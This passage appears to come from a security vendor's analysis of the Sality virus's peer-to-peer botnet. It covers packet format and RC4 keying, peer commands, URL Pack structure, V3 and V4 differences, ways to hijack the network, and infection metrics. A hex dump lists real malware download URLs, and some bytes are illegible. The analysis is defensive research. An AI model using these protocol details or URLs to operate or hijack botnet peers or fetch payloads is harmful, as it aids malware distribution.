A1_17	REG_DWORD	0x6D17980D
A1_2	REG_DWORD	0x966C8CA7
A1_3	REG_DWORD	0x2B012CF3
A1_4	REG_DWORD	0x41C4C3FD
A1_5	REG_DWORD	0x311BC98D
A1_6	REG_DWORD	0x2C20C0D0
A1_7	REG_DWORD	0x9DEEEF94
A1_8	REG_DWORD	0xB20E23AD
A1_9	REG_DWORD	0x1F341310
A2_0	REG_DWORD	0x158D
A2_1	REG_DWORD	0x696D71CC
A2_10	REG_DWORD	0x1E45F5E2
A2_11	REG_DWORD	0x87B3548F
A2_12	REG_DWORD	0xF120A050

Transport and packet format

The P2P protocol used by Sality is a custom, simple protocol. The transport takes place over UDP. The port used is pseudo-randomly generated. The algorithm used to derive the port number is:

```
Port = C + f(ComputerName)
```

The constant *C* and the function *f* are implementation specific.

For instance, one recent implementation was using:

```
If (length(CompName) < 2) Then Port := 9674
Else Port = 2199 + CompName[last _ char] * CompName[first _ char]
```

The payload over UDP has the following format:

```
0x00   WORD         h=hash of data
0x02   WORD         n=size of data
0x04   BYTE[n]      encrypted(data)
```


Data is encrypted with RC4. The key used to initialize the s-box is a 4-byte long binary string mapping to the first 4 bytes of the payload. In effect, the key k is MAKE_DWORD(h, n).

Once decrypted, the Data array has the following format:

```
0x00   BYTE         Version
0x01   DWORD        URL Pack Sequence ID
0x05   BYTE         Command
0x06   BYTE[m]      Content (m=n-6)
```

Figure 8 shows packets sent by a computer recently infected by Sality. The packet is encrypted. As you may see, the RC4 key is 'ED 6E 0F 00' (binary). The Data array size is 0xF (15) bytes long.

Figure 8
P2P communication taking place on a computer infected by Sality



```
61 06:05:38.625243    192.168.159.128    89.78.194.219     UDP    Source
62 06:05:39.136409    192.168.159.128    80.233.252.97     UDP    Source
63 06:05:39.651388    192.168.159.128    89.72.10.216      UDP    Source
64 06:05:40.166288    192.168.159.128    89.41.155.98      UDP    Source
65 06:05:40.683698    192.168.159.128    79.113.99.52      UDP    Source
66 06:05:41.198702    192.168.159.128    89.230.213.141    UDP    Source
67 06:05:41.714948    192.168.159.128    84.115.163.23     UDP    Source
68 06:05:42.232514    192.168.159.128    89.120.233.17     UDP    Source

0000  00 50 56 ea 65 5c 00 0c  29 61 f0 27 08 00 45 00   .PV.e\.. )a.'..E.
0010  00 2f 05 30 00 00 80 11  e0 d9 c0 a8 9f 80 59 29   ./.0.... ......Y)
0020  9b 62 04 ca 21 93 00 1b  6a bd ed 6e 0f 00 a9 5c   .b..!... j..n...\
0030  a1 07 e0 84 d0 af 2d a6  dd eb 20 4e f6            ......-. .. N.
```

Protocol overview

The protocol currently supports three commands:

- Announcement & Promotion (command=1)
- Peer Exchange (command=2)
- Pack Exchange (command=3)

Announcement & Promotion is used by peers to make themselves known to other peers. Each peer starts out as a simple peer, or client-only peer. A peer can be promoted to super peer, or client-and-server peer. Super peers are critical in decentralized P2P networks, since they're the ones that will be contacted by other peers. In practice, super peers are those directly accessible from the outside world (e.g., machine with a public IP, machine in a NAT with port redirection.)

Coordinates of those super peers are exchanged using the *Peer Exchange* command. In order to keep its peerlist full and current, peers regularly contact other peers and request coordinates. One single super peer can be exchanged at a time. The whole peerlist cannot be exchanged at once.

The *Pack Exchange* command allows peers to exchange packs of URLs, which is the end-goal of the Sality P2P network. In order to protect their network, URL Packs have a sequence number and are digitally signed. Peers will only install a pack if the signature verification process succeeds, and the sequence number of that pack is strictly greater than the one it currently has.

Protocol version and network separation

The version field is an integer that identifies the protocol version. Infected hosts may have several versions of Sality on the same machine (they cannot run at the same time though), and therefore, may join different networks. At least four different versions of the protocol exist, as described below:

- Currently, the largest network is composed of peers implementing version 3 of the protocol. V3 implementations can be traced back as early as 2009.
- The latest implementation is V4. The V4 network is much smaller than V3 though. It seems V4 implementations were released in late 2010.
- V2 likely appeared in early 2008, and is now dead.
- Implementations of V1 have yet to be found, but like V2, the V1 network is certainly inexistent nowadays.

The protocol differences between V2 and V3 are minimal. However, the introduction of a new protocol version is not necessarily correlated with new features. Since each infected file contains the public key used to validate URL Packs, a new version means a new key. The authors may have decided to move to V3 because V2, or more precisely the private key used to sign V2 URL Packs, was compromised.

On the other hand, version 4 introduced new features, leading to improved robustness and security, which will be discussed in the Review of Protocol V4 section.


URL Pack format

A URL Pack contains the following data fields:

- The digital signature blob
- URL metadata, such as Sequence ID, Flags, URL count, etc.
- URLs

Figure 9 shows URL Pack #147 distributed on the V3 network on April 14, 2011.

Figure 9
URL Pack #147 on V3



```
4F 7A 36 E7-78 64 F6 28-3C 8B FC 44-35 56 E5 69   Oz6τxd÷(<ïⁿD5Vσi
91 DA AF 58-7D 07 A6 45-39 B1 30 AE-61 39 4A 8E   æ┌»X}•ªE9▒0«a9JÄ
B4 45 25 E4-89 67 6F 5B-94 D3 31 6B-E1 88 E7 E8   ┤E%Σëgo[ö╙1kßêτΦ
FF 09 D6 3C-91 93 9D B6-89 2F 0D AE-C5 41 3E 4D    ○╓<æô¥╢ë/♪«┼A>M
90 FA AB F4-57 5C 6A 88-FC 29 6A 42-99 FB 48 DB   É·½⌠W\jêⁿ)jBÖ√H█
1C 97 CF AC-45 83 B0 DE-FB 1B E2 87-20 F5 94 24   ∟ù╧¼Eâ░▐√←Γç ⌡ö$
AF C5 7F 37-E7 C3 89 A6-96 0F 98 16-4D 9C 24 10   »┼⌂7τ├ëªû☼ÿ▬M£$►
[illegible]-[illegible]-[illegible]5 11 EE E4-[illegible] [illegible]7 95   '»*╥≥←;╕U◄εΣàógò
93 00 00 00-00 00 23 00-[illegible]1 01 00 00-0C 00 [illegible]8 74   ô     # í☺  ♀ ht
[illegible]-[illegible]-[illegible]E 73 79 61-[illegible] [illegible]5 73   tp://www.syattus
2E 63 6F 6D-2E 62 72 2F-69 6D 61 67-65 73 2F 6C   .com.br/images/l
6F 67 6F 2E-67 69 66 00-68 74 74 70-3A 2F 2F 7A   ogo.gif http://z
61 6E 7A 6F-75 6C 2E 61-79 61 2E 63-6F 6D 2E 73   anzoul.aya.com.s
79 2F 6C 6F-67 6F 2E 67-69 66 00 68-74 74 70 3A   y/logo.gif http:
2F 2F 63 61-72 67 6F 63-72 79 73 74-61 6C 2E 63   //cargocrystal.c
6F 6D 2F 6C-6F 67 6F 2E-67 69 66 00-68 74 74 70   om/logo.gif http
3A 2F 2F 61-62 63 2D 6B-65 6D 65 6A-61 2E 66 72   ://abc-kemeja.fr
2F 69 6D 67-2F 62 61 6E-6E 65 72 2E-67 69 66 00   /img/banner.gif
68 74 74 70-3A 2F 2F 64-65 6E 6E 79-2D 64 65 73   http://denny-des
69 67 6E 73-2E 63 6F 6D-2F 6C 6F 67-6F 2E 67 69   igns.com/logo.gi
66 00 68 74-74 70 3A 2F-2F 61 62 65-76 61 2E 6E   f http://abeva.n
6C 2F 62 61-6E 6E 65 72-2E 67 69 66-00 68 74 74   l/banner.gif htt
70 3A 2F 2F-73 65 77 61-6B 69 6F 73-6F 6E 6C 69   p://sewakiosonli
6E 65 2E 63-6F 6D 2F 6C-6F 67 6F 2E-67 69 66 00   ne.com/logo.gif
68 74 74 70-3A 2F 2F 73-63 67 6C 6F-62 61 6C 2E   http://scglobal.
63 6F 6D 2E-70 68 2F 6C-6F 67 6F 2E-67 69 66 00   com.ph/logo.gif
68 74 74 70-3A 2F 2F 77-77 77 2E 64-72 6F 70 73   http://www.drops
76 69 64 65-6F 2E 63 6F-6D 2E 62 72-2F 6C 6F 67   video.com.br/log
6F 2E 67 69-66 00 68 74-74 70 3A 2F-2F 74 68 65   o.gif http://the
63 6C 65 61-6E 65 72 67-72 6F 75 70-2E 63 6F 6D   cleanergroup.com
2E 62 72 2F-6C 6F 67 6F-2E 67 69 66-00 68 74 74   .br/logo.gif htt
70 3A 2F 2F-33 65 6E 65-72 6A 69 65-6C 65 6B 74   p://3enerjielekt
72 69 6B 2E-63 6F 6D 2F-6C 6F 67 6F-2E 67 69 66   rik.com/logo.gif
00 68 74 74-70 3A 2F 2F-73 61 6D 61-79 65 72 2E    http://samayer.
6E 65 74 2F-6C 6F 67 6F-2E 67 69 66-00 00 00 00   net/logo.gif
00 00 00 00-
```

Review of the V3 network

This section discusses the implementation of the V3 protocol in a variant of Sality distributed in 2010. Other implementations of V3 and V2 clients were also examined and closely match what follows. Minor differences (such as timers and limits) will be discussed.

Protocol details

An infected host initiates its P2P module by starting up two threads. One is be the client thread, actively querying other peers from the peerlist. The other one is the server thread, "listening" on a username-derived UDP port (see the Transport and packet format section). For firewalled hosts or hosts behind NAT routers, the port may not be reachable to the outside world, making the server thread useless. In such an instance, the peer is a simple peer. In the other case, the peer is a super peer, able to serve and respond to other peers' queries.

The client thread contacts all the peers in the peerlist every 40 minutes. The contact consists of:

1. First, a *Pack Exchange* query: the peer simply informs the server (remote peer) of its current *URL Pack Sequence ID*.
2. The server response may be:
    - An acknowledgement, if the server's URL Pack has a Sequence ID below or equal to the one of the querying peer.
    - Its own URL Pack if the Sequence ID is strictly greater than the one of the querying peer.
3. The client processes the response.
    - If a URL Pack was returned, the pack is installed. The URL Pack installation process combines three steps:
        – Digital signature validation, using the embedded RSA 1024 bits public key and MD5 hash.
        – Sequence ID check.
        – Extraction of the URLs passed to the Downloader component.
    - If no URL pack was returned because the server indicated that its own pack had the same Sequence ID, the client does nothing further.
    - If no URL pack was returned because the server indicated that its own pack is older (inferior Sequence ID) than the client's, the client will send its pack to the server.
4. If the server did not respond or replied with a malformed response, the server's goodcount is decreased, and no further processing takes place. Else, the goodcount is incremented.
5. The client then checks its currently assigned Peer ID. The Peer ID is used by a client to know if it has client-only (simple peer) or client-server (super peer) capabilities. If a client has its Peer ID set to 0, it will send an *Announcement & Promotion* query to the server. **This query contains the UDP port number used by the server thread of the client. It does not contain the client's IP address, as this can be determined by the server alone.**
6. Upon reception of this query, the server will try to contact the client by sending a *Pack Exchange* query on the aforementioned port.
    - If the client responds successfully, the server will assign it a High Peer ID (>= 16,000,000.) The server will also add this peer coordinates to its peerlist, making it readily available for *Peer Exchange* requests. The server will also set the goodcount of this new peer to 0.
    - Else the Peer ID returned will either be 0 or a low value (< 16,000,000), depending on the implementation.
7. The server will send this "test response" to the client. The test response contains the Peer ID of the client, as determined by the server in the previous step.
8. The client processes the response. If the Peer ID returned is non-zero, it will no longer send *Announcement & Promotion* requests to any peers. Otherwise, it will continue to send such requests. A peer, regardless of its Peer ID, is listening and ready to receive data on its UDP port. The Peer ID will only determine whether or not the peer should *Announce* and try to *Promote* itself to other peers.
    - In studied variants, the server would rather return a Peer ID of 0 instead of a Low Peer ID. This means that clients are inherently more aggressive and will constantly try to become super peers.
9. Finally, based on the size of its peerlist, the client may decide to send a Peer Exchange request, in order to increase its own peerlist.
    - Recent implementations will send a *Peer Exchange* request if they have less than 980 peers in their peerl-

ist, very close to the peerlist size limit of 1000. Older implementations were found with thresholds as low as 200.

10. The server replies with a peer randomly taken from its peerlist, and whose **goodcount is strictly positive**. This detail is extremely important, as I will explain in the Network strength section.


Once all clients of the peerlist have been queried, the client cleans the peerlist: peers having a goodcount below a certain threshold are discarded from the peerlist. Recent implementations required a goodcount greater than -30. However, the peerlist is cleaned only if it contains a minimum number of peers. Recent implementations set this threshold to 500. Older implementations did not require a minimum number of peers and thus, the peerlist was cleaned after every round of queries. This was obviously dangerous and useless since a peerlist could end up being totally empty.

The client then waits 40 minutes before the above steps are repeated.

Figure 10 summarizes the client thread operations.

Figure 10

Flowchart of the client's thread operations in a V3 peer implementation



Network strength

Remember that the goal of a Sality botnet is the distribution of malicious executables to the infected hosts. With this goal in mind, let's evaluate the security of the botnet to external and internal attacks.

External attacks

Contrary to other malicious botnets, this P2P network does not rely on a limited number of Command&Control (C&C) servers to function. Since the botnet is decentralized, any peer can communicate with any peer, and any peer is potentially a server. In this context, "taking down the C&C" means "taking down all the super peers". Not an unattainable goal, but realistically, cleaning up all compromised computers is an extremely difficult task to achieve. Remember that Sality is not a Trojan horse; it's a virus. Cleaning 100% of files infected by a virus is one of the most difficult challenges faced in our industry.

The true weak point lies in the downloading scheme: once the digitally signed URL Packs are installed, the programs pointed to by those URLs are downloaded and executed. These files are *not* digitally signed. This means that an entity (government, competing hacker group, or someone else) managing to take control of one or more of these DNS entries and able to replace the original executable by their own, can take control of the entire botnet.

Internal attacks

Let's examine attacks from the point of view of a rogue peer, that is, a peer joining a botnet but not adhering to some or all of the protocol recommendations.

The *Announcement and Promotion* mechanism could be abused by a rogue peer to reply with High Peer IDs to clients' queries, but in turn, never relay their own coordinates. Replying with a High Peer ID, as explained earlier, would essentially mean that the requesting peer would stop *Announcement and Promotions* queries, and would rely on us to propagate their coordinates. In practice though, since connections to peers of the peerlist are concurrent, chances that a rogue peer is contacted first and whose response would be the first processed, are extremely low.

Moreover, the *Announcement and Promotion* mechanism cannot be used by a rogue peer to insert multiple coordinates in the peerlist, such as (IP, port A), (IP, port B), etc, as the old port would be replaced by the new one.

The *Peer Exchange* mechanism could be abused to send junk coordinates or already known coordinates to the requesting peer.

- Can we fill a peer's entire peerlist with junk using this method? Generally, no: when a peer receives the coordinates of the new peer, existing coordinates will be overwritten only if their goodcount is negative. This means that only those peers with negative goodcounts could be overwritten. If a rogue peer were to reply with semi-junk coordinates, such as (known good IP, junk port), in the hope of replacing the port number of a matching existing entry, this would not happen either: the old port would be kept.
- After the insertion of junk coordinates, can those be propagated to other peers, via the Peer Exchange mechanism? The simple answer is: no, since implementations make sure that only peers with a strictly positive goodcount are propagated.

The *Pack Exchange* mechanism could be abused by a rogue peer, which would reply with the requesting client's Sequence ID instead of the newer one. In effect, this would only slow down the propagation of a newer URL Pack to this client.

The *Pack Exchange* mechanism is immune to replay attacks, thanks to the Sequence ID. (Note to cautious readers: the Sequence ID contained in a URL Pack is comprised in the data being digitally signed.)

The server is also immune to goodcount manipulation of the peerlist. For instance, one rogue peer forging packets that could seemingly originate from known good peers (present in the server's peerlist) but malformed, in the hope of negatively impacting their goodcounts, would not succeed. The reason is simple: the server thread does not increase or decrease goodcounts of the peerlist, only the client thread does. (This is standard server-side security: a server should never trust client's data before it's validated.)

Another aspect that should not be overlooked regards implementation errors. Various implementations of the server and client routines were studied and appeared to be well coded and immune to buffer or integer overflows that would have allowed exploitation and, potentially, compromising the botnet. There is no evidence that flawed implementations are not present in the wild.

Conclusion

The protocol implemented in V3 clients appears to be well thought. It seems that no single rogue peer could seriously destabilize the botnet. Despite the strength of the P2P protocol, the V3 network suffers from two major weaknesses related to the URL download scheme, as highlighted in the External attacks section:

- The URL constitutes the unique download point.
- The executables are not verified before being installed.

This second weakness is critical, and certainly was a big motivation for the authors to create version 4.

Review of the V4 network

Version 4 of the protocol fixed the above issues:

- The executables are digitally signed, and verified using the same key used to validate the URL Packs.
- The URLs no longer are the only way to download these additional executables: each super peer now also starts a TCP server, used to exchange files directly between peers (EXE Packs). These packs are digitally signed.

On top of that, the authors decided to use a 2048-bit long RSA key to better secure their network. A binary dump of this key can be found in Annex B.

Direct executable exchange

The transfer of EXE Packs takes place over TCP, for reliability reasons. (Other, well-known P2P networks also use a similar scheme: UDP for network signaling, TCP for data exchange.) The TCP port chosen for the exchange is: "chosen UDP port" + 19. If this port is used by another process, the EXE Packs delivery mechanism will simply not work.


Two Sequence IDs are used: the original URL Pack Sequence ID, and the new EXE Pack Sequence ID.

The EXE Pack exchange takes place when the response to a URL Pack exchange query by a client results in the server responding that they have the same pack (i.e., same Sequence ID.) In this case, the client will interrogate the same server, this time asking for its EXE Pack Sequence ID, which might be different. If so, the EXE Pack exchange will take place.

Figure 11 illustrates the difference between a V3 and V4 implementation of the protocol. The red area highlights how the EXE Pack distribution functionalities fit into the old scheme.

Figure 11

Flowchart of the client's thread operations in a V4 peer implementation



An EXE Pack has the following structure (note the similarities with a URL Pack):

- Size and CRC
- Digital signature
- Sequence ID
- Number of executables
- Encrypted executables

Executables verification

The executables pointed by the URLs are also signed. The digital signature, located after the ASCII marker "e#o203kjl,!", is verified before the file is executed.

Conclusion

Version 4 of the protocol is undoubtedly more secure than version 3. Two major weaknesses were fixed and there is no obvious way to destabilize or take control of this network. Implementation flaws are not to be neglected. Another approach, outside the scope of this paper, may involve a cluster of rogue super peers.

Metrics and Estimations

Prevalence

Figure 12 shows infection levels for the year 2011 to date, for the detection dubbed W32.Sality.AE, which detects most of the active variants. The graph was produced using in-field telemetry from Symantec products. The numbers represent daily detection counts.

Figure 12

W32.Sality.AE infection levels for 2011 to date





Figure 13 shows the number of Windows platforms impacted by W32.Sality.AE, again using in-field telemetry reported by Symantec products.

Figure 13

Number of Windows platforms impacted by W32.Sality.AE



While these two graphs only reflect a subset of the virus activity, they clearly establish the prevalence of Sality.

Estimation for V3

Figure 14 represents the number of active super peers collected by a rogue peer since March 1, 2011 to date. Resolution = 1 minute. The number of super peers is steady and oscillates between 8,000 and 10,000.

Figure 14

Number of active super peers since March 1, 2011 to date





Figure 15 illustrates the location of 80,000 unique IPs of super peers, gathered by a rogue peer in January 2011. The countries mainly affected are Romania, India, and Brazil.

Figure 15

Version 3 super peers heatmap

